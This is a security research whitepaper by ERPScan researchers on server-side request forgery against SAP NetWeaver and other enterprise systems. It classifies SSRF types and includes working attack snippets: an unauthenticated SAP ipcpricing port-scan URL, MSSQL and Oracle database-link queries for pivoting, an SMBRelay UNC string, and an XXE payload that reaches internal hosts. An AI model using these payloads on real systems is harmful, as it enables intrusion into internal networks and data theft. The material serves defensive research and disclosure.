SSRF vs. Business-critical applications.

Part 1: XXE Tunneling in SAP NetWeaver

Authors:

Alexander Polyakov

Dmitry Chastukhin

Alexey Tyurin

Content

Important notes

The partnership agreement and relationship between ERPScan and SAP prevents us from publishing the detailed information about vulnerabilities before SAP releases a patch. This whitepaper will only include the details of those vulnerabilities that we have the rights to publish as of the release date. However additional examples of exploitation s can be seen in conference demos as well as at http://erpscan.com [1].

Intro

All that is needed for an attacker to cause serious damage to a company is to gain access to the corporate business application infrastructure, specifically systems like ERP, Customer Relationship Management (CRM), and Supplier Relationship Management (SRM). If an attacker seeks to collect critical financial, personnel or other sensitive data, these are the systems where it is stored. These systems are also often trusted and connected to other secure systems such as banking client workstations as well as SCADA systems.

Typical business critical applications have many vulnerabilities because of their complexity, customizable options and lack of awareness. Most countermeasures are designed to secure system using firewalls and DMZs so that, for example, to enter the technology network from the Internet, attacker has to bypass 3 or more lines of defense. It looks OK until somebody finds a way to attack a secured system through trusted sources. With the help of SSRF, one of its implementations being XXE Tunneling, it is sometimes possible to root a system within one request which will be from trusted source and will bypass all restrictions.

These days the majority of companies has strong security policies and patch management regarding standard networks and operating systems, but these defenses rarely exist or are in place for enterprise business applications systems so an attacker can neglect all company's investments in security by attacking them. [3]

Introduction to Business Applications

Business software is generally any software that helps business to increase the efficiency or measure their performance. The term covers a large variety of applications within the business environment and can be categorized by using a small/medium/large matrix:

- The small business market generally consists of home accounting software, and office suites such as Microsoft Office and OpenOffice.Org;
- The medium size, or SME, has a broader range of software applications, ranging from accounting, groupware, customer relationship management (CRM), human resources software (HRM), outsourcing relationship management, loan origination software, shopping cart software, field service software, and other efficiency enhancing applications;
- The last segment covers enterprise software applications, such as those in the field of enterprise resource planning (ERP), enterprise content management (ECM), business process management (BPM) and product lifecycle management (PLM). These applications are extensive in scope, and often come with modules that either add native functions or incorporate the functionality of third-party software programs.

Our whitepaper will be focused on the Enterprise segment as one of the most critical and popular system.

Why Business Applications Are Critical

The main problem is that ERP systems are highly critical to business and the security community does not focus on the area thinking only about Segregation of Duties so there have been few improvements in its security posture.

All business processes are generally contained in ERP systems. Any information that an attacker, be it a cybercriminal, industrial spy or competitor, might want is stored in a company's ERP. This information can include financial, customer or public relations, intellectual property, personally identifiable information and more. Industrial espionage, sabotage and fraud or insider embezzlement may be very effective if targeted at a victim ERP system and cause significant damage to the business.

Espionage

The most critical data types that will likely be targeted by espionage are:

- Financial Data, Financial Planning
- HR data, personal, contact details
- Customer Lists
- Corporate Secrets
- Supplier tenders
- Customer Lists

Cyber criminals need only to gain access to one of the described systems to successfully steal critical information.

Sabotage

All business processes involved in ERP applications are very critical. A devastating denial of service attack can stop or disable the ERP or other business-critical system. On the other hand there is a more critical system in some companies, namely Supervisory Control and Data Acquisition (SCADA). It is generally understood that the SCADA systems are secured by network segmentation from corporate systems. However, in some cases business processes need to have connections between SCADA and ERP. This situation is common because in reality the data which is used in SCADA systems must also be available automatically to the ERP system for a variety of business reasons. So if an attacker can gain access to an ERP system they may also be able to gain access to the connected SCADA.

Fraud

There are various possible scenarios for fraud activities in ERP implementations. It depends on the automation level of the ERP system. In some cases an attacker may attempt to create and approve fake payments, create fake client and transfer money to him and many other things. In other ERP configurations attackers can only generate a payment request which is then sent to the shared server and then people manually take payment orders and put them into bank-client software. This scheme can also be hacked but it is less probable and fraud can be investigated in more places.


Business-critical systems architecture and security

Typical business-critical systems located in secure subnetwork which are secured by firewalls and IDS systems. We will not speak here about flat networks. Of course there are still a lot of companies who do not care about security and do not even bother to install firewalls but let's concentrate on "secure" systems and try to find some issues.

"There is a funny story from one of our assessments. After we scanned the SAP system and reported to the customer, he sent this report to the company who had installed and supported the SAP system. And they said that the number of issues is so big and it is so hard to patch that the better option is to install a firewall."

I hope you understand that firewall is not the best idea because there still are many application-specific attacks. After that story, we begun thinking about showing some real threats which can exist even if you have a firewall.

A typical business-critical system consists of different parts which are connected with each other and secured from others (in theory). Of course there are some incidents where critical systems like SAP [4] or SCADA devices [5] or even PLCs [6] can be connected to the Internet directly. This is very insecure and can lead to many problems. But again, let's talk about secured systems. In the picture, you can find a typical architecture of a big company that we often find in our assessments.


Corporate network
ERP network
Industrial network

The idea of the research is to show a different approach to bypassing security mechanisms, firewalls and potential intrusion detection systems with the help of SSRF

The main thing is that even if there is no direct connection from the Internet to something critical, those systems are connected with each other and with less critical systems because they need to transmit the data somehow. The main purpose of IT is to store, process and transmit information and if we can use those links and connections in some unusual way we can directly target a company's' heart from the Internet.

During the last years, XML has been the most popular protocol for connecting systems and transferring data. Furthermore, typical file shares are still in use, too, so we will mostly focus on those methods and how they can be used to attack secured systems.

SSRF history

SSRF, as in Server Side Request Forgery. A great attack concept which was presented in 2008 with just one example. [7] We have decided to change it and conducted a deeper research in this area because we think that it is a very interesting topic. I hope other researchers will also pursue it.

As any new term, SSRF doesn't show us something completely new like a new type of vulnerability. SSRF-style attacks were known before. Actually, SSRF is not a vulnerability but rather a way to attack using an existing vulnerability. What we wanted to do here first of all is to collect information about existing SSRF attacks and try to categorize them.

SSRF basics

The idea is to find victim server interfaces that will allow sending packets initiated by the victim server to the localhost interface of the victim server or to another server secured by a firewall from outside. Ideally, this interface must allow us to send any packet to any host and any port. And this interface must be accessed remotely without authentication or at least with minimum rights.

So in two worlds:

- We send Packet A to Service A
- Service A sends Packet B to service B
- Services can be on same or different hosts
- We can manipulate some fields of packet B within packet A
- Different SSRF attacks depend on how many fields we can control on packet B

SSRF history

To be honest, SSRF–style attacks were known a long time ago. The first example of SSRF is an SMBRelay attack where we forged the request from a service. However, SSRF as a separate term was firstly discussed by Deral Heiland at Shmoocon conference in 2008. The talk was called "Web Portals Gateway To Information Or A Hole In Our Perimeter Defenses" [7]. The idea of the talk was that some web-interface on corporate portal allows loading any external resource like an iframe. But the difference was that Web interface allows loading files from other HTTP sources. It was done by portlets that were designed to deliver to the user the requested information that the user cannot access directly. The portlet runs a transaction to a connected system and then runs its response with information to the portal user. These portlets makes portal a single point of access to internal resources. This was a great example of SSRF attack via URL parameter of vulnerable portlet.

Later, other examples of SSRF attacks were shown. The idea was the same but attack was executed through XML External Entity vulnerability. [8][9]

Our old research in Oracle hacking

I personally begun to think about SSRF-style attacks when there was no such term. And I remember myself always trying to find some chained attacks where you need to make several steps and each one may not be so critical but the result of this chain can lead to total control over a resource without authorization. That's why I found myself analyzing complex systems starting with Oracle database and then SAP.

When I was researching Oracle database it was a popular vulnerability in Oracle listener service. An attacker can run a remote function called set_log_file and overwrite any file in OS. It was also possible to overwrite files like autologon.bat with OS commands thus compromising the server. But the problem was that in new version (Oracle 10G) access to the listener was prevented by the LOCAL_OS_AUTHENTICATION option which prevents remote connections and only allows connections from localhost.

One of the ways to bypass this restriction is to obtain a login to database with minimum rights. The only thing which needs to be allowed is the execution of UTL_TCP package functions. Using UTL_TCP package it is possible to send any TCP packet to any host and any port. So by constructing a TNS packet which executes the set_log_file function and sending it by UTL_TCP it is possible to bypass LOCAL_OS_AUTHENT restriction because the connection will be from localhost. It was an interesting example of SSRF.

Our old research in SMBRelay

SMBRelay is another example of SSRF. It is especially dangerous for business applications and can be used to gain a shell or password hashes. It is known that possibilities of calling UNC paths exist in many programs but when penetration testing Enterprise Business Applications, this type of attack is even more useful due to three things:

1. Most ERP systems use domain accounts or local user accounts to run their processes. For example, SAP is installed with the <SID>adm username, from which SAP processes run. This means that a UNC connection will generally provide needed credentials instead of NULL sessions.

2. ERP systems have a lot of file system related functionality that allows you to conduct an SMBRelay attack by inserting string: \\fakesmb\anyfile instead of the real file name stored on server.

3. It is common to see ERP installed in a cluster. During a security assessment, it was found that the SMBRelay patch from Microsoft did not protect clusters. Because of this, requests from one node of a cluster to another node of the cluster are possible.

We have collected information about different ways to call a UNC path having minimum rights and called this “SMBRelay bible”. [10] As a result, examples of SMBRelay attacks for listed systems were presented:

- From SAP NetWeaver ABAP
- From SAP NetWeaver J2EE
- From MSSQL
- From Oracle DB
- From browsers
- From USB
- By spoofing
- Etc.

How to exploit SSRF

As you can see, SSRF can either be exploited through:

- Vulnerabilities like File Include, SQL Injection, XML External Entity or any other vulnerability that allows executing commands that initiate calls to remote systems.

- Or through enhanced rights in an application. For example, when you can call HTTP pages or UNC paths or use trusted connections.

Corporate network

HTTP Server

SSRF Classification


So server side request forgery is an attack on the server. The idea of the attack is to send some packet A to the server which will then trigger the server to send another packet B on itself or to the another host. The difference between various SSRF attacks depends on how much value of packet B we can control with packet A. So there are 4 main types of SSRF attacks:

- **Trusted SSRF** When we can send requests (Packet B) to remote services but only to those which are somehow predefined
- **Remote SSRF** When we can send requests (Packet B) to any remote IP and port. This type has 3 subtypes depending on how much data we can control:

192.168.0.1

172.16.0.

  - **Simple Remote SSRF**. No control on application level of Packet B
  - **Partial Remote SSRF.** Control on some fields of application level of Packet B
  - **Full Remote SSRF.** Full control on application level of Packet B



Trusted SSRF

I will call them trusted because they can be exploited through predefined trusted connections.

Examples can be taken from RDBMS systems and ERP systems that give you the functionality to create different types of predefined links. Through these predefined links, the attacker can send some commands to linked systems. To exploit this vulnerability, attacker need to have access to the application or use SQL Injection vulnerabilities.

Trusted SSRF in MSSQL

An old trick. Need at least public rights to use MSSQL trusted links. Links can be with predefined passwords. The attacker can use them in Host A to forge requests and obtain responses from Host B.

Example:

*Select * from openquery(HostB,'select * from @@version')]*

Trusted SSRF in Oracle

Another old trick. Links can be with predefined passwords. The attacker can use them to forge requests and obtain responses from host B.

Example:

SELECT * FROM myTable@HostB

EXECUTE mySchema.myPackage.myProcedure('someParameter')@HostB

Trusted SSRF in SAP NetWeaver

SAP NetWeaver applications can have trusted links. Usually they are used to connect DEV, TST and PRD landscape. Links are defined in SM59 transaction and can store preconfigured logins and passwords of users that have SAP_ALL privileges. During our security assessments of SAP implementations, we found many examples when the TST system is linked to the PRD system and it means that if somebody compromises the test system which is less secured than PRD he can connect to the PRD system using the links. This problem can be solved by SAP security recommendations[25].

Trusted SSRF attacks can be much more interesting than listed examples and it can be an area for research. The listed systems are not the only ones which have trusted connection. For example, Lotus Domino applications have their own links which can be used for the same types of attacks. Trusted SSRF attacks can be very dangerous and stealthy because they use predefined connections so it looks like normal system behavior. What is more dangerous that the bigger your enterprise network the more trusted connections you have and the more chances to exploit whole network through one insecure component.


Remote SSRF

Remote SSRF it is what everybody mention when tray say SSRF. Within Remote SSRF we can send requests to any host and any port from a trusted source even if we can't connect to those hosts directly. We can connect to services which listen only localhost interface as well. Remote SSRF gives a big area of attacks.

There are 3 subtypes of remote SSRF attacks depending on what exactly we can control:

- Simple SSRF
- Partial SSRF
- Full SSRF

You can find the detailed description in the picture:


Simple
Can't control Packet B application level
Partial
Control some fields in Packet B application level
Full
Control all fields in Packet B application level
Application level packet
Application level packet
Application level packet

Simple Remote SSRF

Simple SSRF is when you can control remote IP and port of Packet B but can't control the data which it sends. The most popular example is the ability to remotely scan for open ports. Affected software:

- SAP NetWeaver wsnavigator [11][12]
- **SAP NetWeaver ipcpricing [13][27]**
- SAP BusinessObjects [14][28]

SMBRelay attack is possible from anywhere if you can call something from a remote path like \\172.16.0.1\file. However, you need to have access to corporate network.

Simple Remote SSRF in SAP NetWeaver ipcpricing

It is possible to scan an internal network from the Internet by sending different HTTP requests to JSP page. Authentication is not required. A vulnerable JSP page presented below:

/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.13&port=31337&dispatcher=&targetClient=

Depending on the server request, it is possible to know if the port is open or closed.

Partial Remote SSRF

The most popular type with many examples. This is exactly what was presented before and has been called SSRF. In reality, it is only Partial SSRF because we can only control some parts of application level part of packet B. However, many critical attacks are possible such as:

- Remote login bruteforce
- Remote file read
- SMBRelay
- HTTP attacks to other services
- Other protocol attacks via XXE

Partial Remote SSRF: Remote Login bruteforce

Some examples of this vulnerability were found in one web application based on SAP J2EE engine. Unfortunately we can't disclose the exact details because it is still patching. This example is interesting because it is very similar to the previous one but also allows the attacker to test login for remote system. If the service is running on external portal it is possible to send packets to internal systems remotely from the Internet.

For example it is possible to:

- Bruteforce passwords for internal systems for future attacks
- Bruteforce logins until users will be locked (DOS)

Partial Remote SSRF: SMBRelay

SMBRelay is a Windows bug which can be exploited by forging a UNC connection to the system that we control. As a result, it is possible to get access to Windows server within rights of the <SID>adm user. There are dozens of different possibilities to forge an UNC connection in SAP: SAP web services [15],[26] RFC functions [16], Transactions and reports [17]. Connection will be initiated by server to another server so you can bypass firewall restrictions.

Partial Remote SSRF: XXE attacks to other services

XML External Entity (XXE) is a very popular vulnerability in XML Parser. External entities force the XML parser to access the resource specified by the URI, e.g., a file on the local machine or on a remote systems. There are different attacks which can be done using the XXE vulnerability:

- DOS by opening special files
- DOS by repetitive loading
- File access or directory listing
- SMBRelay
- **Remote Port scan**
- **HTTP attacks on other systems**
- **Other protocol attacks via XXE**

But we are only interested in those that will allow us to send requests to other servers. For example, using a request listed below it is possible to execute an SSRF attack on internal web applications:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

 <!DOCTYPE foo [

 <!ELEMENT foo ANY >

 <!ENTITY xxe1 SYSTEM “http://172.16.0.1:80/someservice" >]>

<foo>&xxe1;</foo>
```

Usually XXE is used to call an HTTP or UNC path, but there are much more interesting options depending on the parser like:

